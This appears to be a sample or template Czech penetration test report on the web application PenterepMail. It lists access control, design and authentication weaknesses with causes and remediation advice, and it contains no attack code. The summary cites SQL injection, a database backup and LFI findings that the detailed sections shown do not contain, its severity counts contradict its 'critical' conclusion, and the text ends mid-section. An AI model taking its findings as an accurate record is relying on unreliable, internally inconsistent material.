Report z bezpečnostního testu webové aplikace

PenterepMail

https://www.penterepmail.com

03.10.2023, verze 1.0

Willi Lazarov

Vysoké učení technické v Brně

1 Obsah dokumentu

2 Popis dokumentu

Tento dokument obsahuje výsledky penetračního testu, jehož provedením byla pověřena společnost Vysoké učení technické v Brně. Penetrační test měl v praxi ověřit funkčnost zabezpečení webové aplikace PenterepMail provozované plzeňským krajem. Penetrační test byl prováděn z anonymní úrovně, bez znalosti zdrojových kódů aplikace. Konzultant společnosti Vysoké učení technické v Brně provádějící test disponoval pouze omezenou znalostí o prostředí zákazníka a vycházel především z informací běžně dostupných libovolnému uživateli Internetu. Testování bylo zaměřeno na odhalení možnosti průniku do aplikace (a dalších souvisejících prvků, např. do databází interní sítě) „náhodným“ útočníkem (tzv. „outsiderem“), který nemá představu o struktuře a obsahu aplikace a pouze „pokouší štěstí“.

Dokument je rozdělen do několika částí:

- **Manažerský souhrn** - stručný průřez průběhu testů společně s výsledky.
- **Popis testu** - popis metodiky testu.
- **Zjištěné skutečnosti** - nedostatky a další významné informace zjištěné během provádění testu.

V této zprávě jsou popsána zjištění učiněná během testů i doporučení z nich vyplývající.

3 Manažerské shrnutí

3.1 Přehled nálezů podle závažnosti

Informační	0
Nízká	2
Střední	4
Vysoká	2
Kritická	0

3.2 Přehled nálezů podle kategorie

V1 Architektura, návrh a modelování hrozeb	5
V2 Autentizace	4

3.3 Hlavní nálezy

Z hlavních nálezů lze jmenovat především zranitelnost SQL injection nebo dostupně přístupnou zálohu databáze, jež poskytují přístup k přihlašovacím údajům uživatelů. Dále pak zranitelnost Local File Inclusion, která by za jistých okolností mohla být zneužita ke spuštění libovolného kódu na straně serveru. Aplikace dále trpí řadou zranitelností, které umožňují neoprávněný přístup k autorizovaným částem aplikace.

3.4 Závěr

Na základě zjištěných nedostatků, lze konstatovat, že aplikace nevyhovuje aktuálním standardům. Celkovou bezpečnost aplikace proto hodnotíme jako nevyhovující s kritickými zranitelnostmi.

4 Popis a průběh testu

4.1 Předmět testu

Předmětem testu byla webová aplikace PenterepMail.

4.2 Podmínky testování a limity

Testování proběhlo bez znalosti zdrojových kódů aplikace tzv. black-box testing. Díky této skutečnosti nebylo možné otestovat splnění všech požadavků na ověření bezpečnosti aplikace, které jsou definované standardem.

4.3 Použitá metodika testování

Testy byly provedeny manuálním testováním podle následujících metodik a standardů:

- OWASP ASVS v4.0 level 3
- Penetrační testy

4.4 Kontakty

Jméno: Testovací Dodavatel
Pozice: CTO
E-mail: cto@penterep.com
Telefon: +420123456789

5 Zjištěné skutečnosti a nedostatky

5.1 V1 Architektura, návrh a modelování hrozeb

5.1.1 Kontrola přístupu je uplatňována na klientské straně

Závažnost

Subjektivně:	**High**	CVSS skóre:	**-**
CWE:	**602**	CVSS řetězec:	**-**

Popis zranitelnosti

Během testování bylo zjištěno, že webová aplikace trpí nedostatkem v oblasti kontroly přístupu, kdy je kontrola přístupu uplatňována na klientské straně. Tento nedostatek spočívá v tom, že důvěryhodné body kontroly přístupu, jako jsou brány pro řízení přístupu, servery a serverless funkce nedostatečně nebo vůbec neaplikují přístupová omezení. Namísto toho je kontrola přístupu realizována na straně klienta.

Příčiny

Příčinou tohoto nedostatku může být nedostatečné povědomí o správných postupech pro implementaci kontroly přístupu nebo nedostatek vhodných technologií nebo nástrojů, které by umožnily provádění kontroly přístupu na straně serveru. Také může docházet k chybám v návrhu a implementaci aplikace, které vedou k nesprávnému umístění kontroly přístupu na klientskou stranu.

Projevy

Zjištěný nedostatek se projevuje tím, že kontrola přístupu není správně prováděna na důvěryhodných místech, kde by měla být umístěna. Namísto toho je řízení přístupu realizováno na klientské straně.

Dopady

Zneužití tohoto nedostatku může vést k vážným dopadům, jako je ohrožení důvěrnosti, integrity a dostupnosti dat, narušení správného fungování aplikace a zneužití oprávnění uživatelů.

Náprava / doporučení

Doporučujeme provést přehodnocení architektury aplikace a zabezpečení kontroly přístupu. Je důležité implementovat kontroly přístupu na důvěryhodných místech, jako jsou brány řízení přístupu, servery a serverless funkce. Kontrola přístupu by měla být založena na ověřených bezpečnostních postupech a standardech a měla by se provádět na straně serveru. Tímto způsobem se minimalizuje riziko obejití přístupových omezení útočníky a zvyšuje se celková bezpečnost aplikace.

Výskyt


-

Reference


- ASVS 4.0 1.4.1
  https://owasp.org/www-project-application-security-verification-standard/

Přílohy

Ukázka 2 (ukazka2.png)



Ukázka 3 (ukazka3.png)



5.1.2 Chybějící modelování hrozeb při tvorbě nebo změně návrhu aplikace

Závažnost

Subjektivně:	**Middle**	CVSS skóre:	**-**
CWE:	**1053**	CVSS řetězec:	**-**

Popis zranitelnosti

Během testování bylo zjištěno, že v rámci tvorby nebo změny návrhu webové aplikace chybí modelování hrozeb. Tento nedostatek spočívá v nedostatečném zohlednění možných hrozeb a zranitelností během procesu návrhu, což může vést k vzniku zranitelností a bezpečnostních nedostatků v aplikaci.

Příčiny

Příčiny tohoto nedostatku mohou být různé. Jednou z nich je nedostatečné povědomí nebo nedostatek odborných znalostí o modelování hrozeb ze strany vývojářů a týmu zodpovědného za návrh aplikace. Nedostatek času, zdrojů nebo priorit může také vést k nedostatečnému modelování hrozeb. Dále může být příčinou nedostatečná komunikace a spolupráce mezi týmy pro vývoj a bezpečnost.

Projevy

Zjištěný nedostatek se projevuje chybějící dokumentací zahrnující seznam a klasifikaci všech hrozeb včetně návrhu pro jejich zmírnění. Ve výsledné webové aplikaci mohou být také přítomny zranitelnosti a bezpečnostní nedostatky, které mohly být odhaleny a řešeny již v rámci návrhu aplikace.

Dopady

Chybějící modelování hrozeb může znamenat, že bezpečnostní rizika nebudou dostatečně identifikována a správně zahrnuta do návrhových rozhodnutí. To může vést k nevhodným nebo nedostatečným bezpečnostním opatřením v aplikaci.

Náprava / doporučení

Doporučujeme zavést proces modelování hrozeb jako součásti návrhu aplikace, při plánování jednotlivých sprintů a při každé změně návrhu aplikace. Tento proces by měl zahrnovat identifikaci možných hrozeb, jejich analýzu a hodnocení v kontextu aplikace a jejích funkcí. Dále doporučujeme zapojit bezpečnostní odborníky nebo tým specializující se na modelování hrozeb do procesu návrhu aplikace. Tito odborníci by měli přispět svými znalostmi a zkušenostmi k identifikaci možných zranitelností a navrhnutí vhodných bezpečnostních opatření. V neposlední řadě doporučujeme provádět pravidelnou revizi a aktualizaci modelu hrozeb během celého životního cyklu aplikace. Model hrozeb by neměl být statický dokument, ale dynamický nástroj, který se vyvíjí a aktualizuje s vývojem aplikace a novými bezpečnostními poznatky. Důležité je také zajištění dostatečného vzdělávání vývojářů a týmu zodpovědného za návrh aplikace v oblasti modelování hrozeb. Všichni členové týmu by měli být seznámeni s metodami a postupy modelování hrozeb, aby byli schopni přispět k bezpečnému návrhu aplikace.

Výskyt

-


Reference

- ASVS 4.0 1.1.2

https://owasp.org/www-project-application-security-verification-standard/

Přílohy

Ukázka 1 (ukazka1.png)



5.1.3 Nevhodný návrh vysokoúrovňové architektury aplikace

Závažnost

Subjektivně:	**Middle**	CVSS skóre:	**-**
CWE:	**1059**	CVSS řetězec:	**-**

Popis zranitelnosti

Během testování bylo zjištěno, že webová aplikace trpí nedostatkem "Nevhodného návrhu vysokoúrovňové architektury aplikace". Tento nedostatek spočívá v neadekvátním definování a zdokumentování vysokoúrovňové architektury aplikace, stejně jako v nedostatečné bezpečnostní analýze a hodnocení připojených vzdálených služeb. To může vést k nedostatečnému pochopení celkové struktury aplikace, připojených služeb a nemožnosti identifikace bezpečnostních rizik a zranitelností na vysokoúrovňové úrovni.

Příčiny

Příčiny tohoto nedostatku mohou zahrnovat nedostatečnou analýzu bezpečnostních požadavků, nedostatečné povědomí o bezpečnostních aspektech mezi členy týmu pro návrh a implementaci, časový tlak nebo nedostatek zkušeností v oblasti návrhu bezpečné architektury aplikací.

Projevy

Zjištěný nedostatek se projevuje tím, že ve vysokoúrovňovém návrhu aplikace chybí adekvátní zohlednění bezpečnostních aspektů. Může se jednat o neexistenci správně definovaných bezpečnostních vrstev, nedostatečnou ochranu datových toků, neodpovídající autentizační a autorizační mechanismy, nedostatečné zabezpečení připojených vzdálených služeb nebo absence zohlednění případů ohrožení a potenciálních hrozeb.

Dopady

Zneužití tohoto nedostatku může vést k různým dopadům a rizikům. Patří sem například neoprávněný přístup k datům, narušení integrity aplikace, manipulace s citlivými daty, únik citlivých informací nebo zranitelnost vůči různým typům útoků.

Náprava / doporučení

Doporučujeme provést následující kroky pro nápravu tohoto nedostatku. Nejprve je nezbytné pečlivě definovat a zdokumentovat vysokoúrovňovou architekturu aplikace, zahrnující bezpečnostní aspekty a zranitelnosti na vysokoúrovňové úrovni. Provést důkladnou bezpečnostní analýzu a hodnocení všech připojených vzdálených služeb. Implementovat adekvátní bezpečnostní vrstvy a mechanismy, jako je autentizace, autorizace, šifrování a ochrana datových toků. Dále je důležité pravidelně revizovat a aktualizovat vysokoúrovňový návrh aplikace s ohledem na nové bezpečnostní hrozby a poznatky.

Výskyt

-

Reference

- ASVS 4.0 1.1.5
  https://owasp.org/www-project-application-security-verification-standard/

5.1.4 SDLC nezahrnuje bezpečnost ve všech vývojových etapách

Závažnost

Subjektivně:	**Middle**	CVSS skóre:	**-**
CWE:	**-**	CVSS řetězec:	**-**

Popis zranitelnosti

Během testování bylo zjištěno nedostatečné zahrnutí bezpečnosti ve všech etapách životního cyklu vývoje softwaru (SDLC - Software Development Life Cycle). SDLC zahrnuje různé fáze vývoje aplikace, jako je analýza, návrh, implementace, testování a údržba. Nedostatečná integrace bezpečnosti do každé fáze SDLC může způsobit zranitelnosti a bezpečnostní nedostatky ve výsledné webové aplikaci. Odhalení zranitelností v pozdějších fázích s sebou přitom nese vyšší náklady a delší čas nutný na implementaci opravy. Případné zranitelnosti je proto důležité odhalit v conejrannějších fázích.

Příčiny

Existuje několik příčin vzniku tohoto problému. Jednou z nich může být nedostatečné povědomí nebo nedostatek odborných znalostí o bezpečnostních postupech a metodách vývojářů a týmu zodpovědného za vývoj aplikace. Nedostatek času, zdrojů nebo priorit může také vést k nedostatečnému zahrnutí bezpečnosti do všech fází SDLC. K tomuto problému může vést také nedostatečná komunikace a spolupráce mezi týmy pro vývoj, bezpečnost a řízení projektu.

Projevy

Problém se projevuje nedostatečným zahrnutím bezpečnosti ve všech vývojových etapách, který vede ke vznku bezpečnostních nedostatků a zranitelností ve webové aplikaci.

Dopady

Nedostatek bezpečnosti ve všech fázích SDLC může mít vážné dopady na webovou aplikaci i organizaci jako celek. Mezi hlavní dopady patří ztráta důvěry uživatelů, finanční ztráty spojené s poruchami aplikace nebo následnou opravou zranitelností, právní problémy v důsledku nedodržování předpisů a předpisů o ochraně dat, případně může mít výskyt tohoto problému negativní dopad na pověst organizace.

Náprava / doporučení

Doporučujeme zahrnout bezpečnost jako nedílnou součást všech fází SDLC. To znamená, že bezpečnostní aspekty by měly být zahrnuty již od samého počátku analýzy a návrhu až po implementaci, testování a údržbu aplikace.

Výskyt

-

Reference

- ASVS 4.0 1.1.1
  https://owasp.org/www-project-application-security-verification-standard/

5.1.5 Šifrovací klíče nejsou na straně spotřebitelů kryptografických služeb uloženy v bezpečném úložišti

Závažnost

Subjektivně:	**Middle**	CVSS skóre:	**-**
CWE:	**320**	CVSS řetězec:	**-**

Popis zranitelnosti

Během testování bylo zjištěno, že webová aplikace trpí nedostatkem spočívajícím v neukládání šifrovacích klíčů na straně spotřebitelů kryptografických služeb v bezpečném úložišti . Tento nedostatek znamená, že klíče a další citlivá data spojená s kryptografickými operacemi nejsou dostatečně chráněny a jsou náchylné k neoprávněnému přístupu a zneužití.

Příčiny

Příčinou tohoto nedostatku může být nedostatečné povědomí o bezpečnostních postupech při správě šifrovacích klíčů, nedostatečná implementace bezpečného úložiště pro klíče nebo používání nezabezpečených metod ukládání klíčů. Spotřebitelé kryptografických služeb by měli klíče ukládat do speciálního bezpečného úložiště, jako jsou key vaulty nebo alternativy založené na API, které poskytují bezpečné prostředí pro správu a ochranu klíčů.

Projevy

Zjištěný nedostatek se projevuje tím, že šifrovací klíče a další citlivá data nejsou řádně chráněna a mohou být snadno získána neoprávněnými osobami.

Dopady

Zjištěný nedostatek může vést ke zneužití klíčů a ohrožení důvěrnosti a integrity šifrovaných dat. Útočníci, kteří získají přístup k nezabezpečeným klíčům, mohou dešifrovat nebo manipulovat s citlivými informacemi a způsobit vážné škody.

Náprava / doporučení

Doporučujeme na straně spotřebitelů kryptografických služeb aktivně implementovat a využívat bezpečné úložiště klíčů, jako jsou key vaulty nebo na API založené alternativy, které poskytují robustní ochranu pro šifrovací klíče a citlivá data. Je důležité se seznámit s nejlepšími bezpečnostními postupy pro správu a ochranu klíčů a zajistit jejich bezpečné ukládání a používání. Tímto způsobem lze minimalizovat riziko neoprávněného přístupu k klíčům a snížit možnost zneužití kryptografických služeb.

Výskyt

-

Reference

- ASVS 4.0 1.6.2
  https://owasp.org/www-project-application-security-verification-standard/

5.2 V2 Autentizace

5.2.1 Původní heslo není po změně hesla zneplatněno

Závažnost

Subjektivně:	**High**	CVSS skóre:	**-**
CWE:	**620**	CVSS řetězec:	**-**

Popis zranitelnosti

Během testování bylo zjištěno, že webová aplikace nedostatečně zneplatňuje původní heslo po provedení změny hesla uživatelem. Po změně hesla by původní heslo mělo být automaticky zneplatněno a již by nemělo být možné jej použít k přístupu do systému. Avšak aplikace neodstraní původní heslo z databáze nebo neprovede žádnou další akci k jeho zneplatnění.

Příčiny

Příčinou tohoto nedostatku je pravděpodobně neúplná implementace mechanismu pro změnu hesla. Aplikace neprovádí dostatečné kroky k zajištění zneplatnění původního hesla po provedení změny. Mohlo by se jednat o chybnou logiku při aktualizaci hesla v databázi nebo nedostatečnou kontrolu při ověřování přihlašovacích údajů.

Projevy

Zjištěný nedostatek se projevuje tím, že i po provedení změny hesla uživatelem je stále možné použít původní heslo k přístupu do systému. To znamená, že pokud je původní heslo kompromitováno, útočník bude mít stále přístup k účtu, i když uživatel provedl změnu hesla. Tím se výrazně snižuje účinnost změny hesla a zvyšuje se riziko neoprávněného přístupu.

Dopady

Zneužití tohoto nedostatku může vést k trvalému ohrožení bezpečnosti uživatelských účtů. Útočník, který získal původní heslo, bude schopen i po provedení změny hesla nadále používat toto heslo k přístupu do systému. To může vést ke zneužití uživatelských účtů, odcizení citlivých informací nebo provádění neoprávněných akcí jménem uživatele.

Náprava / doporučení


Doporučujeme vývojářům webové aplikace aktualizovat mechanismus pro změnu hesla tak, aby zajišťoval zneplatnění původního hesla po jeho změně. Při provedení změny hesla by mělo být původní heslo automaticky odstraněno z databáze nebo označeno jako neplatné. Je důležité provést aktualizaci v databázi tak, aby nové heslo bylo jediným platným heslem pro přístup do systému. Tím se minimalizuje riziko zneužití původního hesla po jeho změně a zajišťuje se bezpečnost uživatelských účtů.

Výskyt

-

Přílohy

Ukázka 4 (ukazka4.png)



5.2.2 Uživatelům není povoleno použít heslo dlouhé 64 a více znaků

Závažnost

Subjektivně:	**Low**	CVSS skóre:	**-**
CWE:	**521**	CVSS řetězec:	**-**

Popis zranitelnosti

Uživatelům není povoleno použít heslo o délce 64 a více znaků, což neodpovídá aktuálním bezpečnostním standardům.

Příčiny

Příčinou mohou být striktní validační podmínky omezující délku hesla při jeho nastavování, nebo nevhodný formát ukládaných hesel, který uživatelům znemožňuje nastavení hesel překračujících délku 64 znaků.

Projevy

Zranitelnost se projevuje nemožností nastavit si heslo o délce 64 a více znaků.

Dopady

Uživatel je nucen používat slabší hesla, než které by si byl jinak nastavil. Pokud by bylo omezení délky hesla příliš striktní, mohl by útočník provést různé typy útoků směřující k uhodnutí uživatelského hesla, nebo pokud jsou mu k dispozici uložené hashe hesel, mohl by provést útoky směřující k prolomení těchto hashů. V případě použití krátkého hesla je pravděpodobnější, že se to útočníkovi útok podaří a on tak získá přístupové údaje k cizímu účtu.

Náprava / doporučení

Náprava spočívá v odebrání validační podmínky omezující maximální délku hesla, nebo v úpravě stávajícího nastavení tak, aby bylo možné použít hesla i o délce 64 znaků.

Výskyt

-

5.2.3 Chybějící obranné mechanismy proti hádání hesel

Závažnost

Subjektivně:	**Low**	CVSS skóre:	**-**
CWE:	**307**	CVSS řetězec:	**-**

Popis zranitelnosti

Aplikace by měly mít implementovány takové obranné mechanismy, které dokáží blokovat útoky směřující k uhodnutí hesel uživatelů jejich postupným ověřováním hrubou silou, nebo pomocí slovníku, a to takovým způsobem, že při aktivaci těchto mechanismů nedojte k zablokování uživatelského účtu, nebo IP adresy, ze které útok přichází. Aktuální bezpečnostní standardy uvádí, že útočník nesmí být schopen ověřit platnost více než 100 hesel během jedné hodiny. Testovaná aplikace nemá implementovány žádné obranné mechanismy, které by útočníkům znemožnily hádání hesel.

Příčiny

Příčinou je chybějící implementace obranných mechanismů.

Projevy

Zranitelnost se projevuje tak, že je možné vůči uživatelskému účtu ověřit platnost více než 100 různých hesel během jedné hodiny bez toho, že by aplikace těmto pokusům o uhodnutí hesla účinně zabránila.

Dopady

Pokud bude útočník ověřovat platnost mnoha různých hesel hrubou silou, nebo pomocí slovníku a aplikace mu v tomto útoku nezabrání, nebo ho nezpomalí, může se útočníkovi podařit odhalit platné heslo, které je u uživatelského účtu nastaveno. Útočník pak bude schopen se přihlásit k cizímu uživatelskému účtu a zneužít identitu tohoto uživatele.

Náprava / doporučení

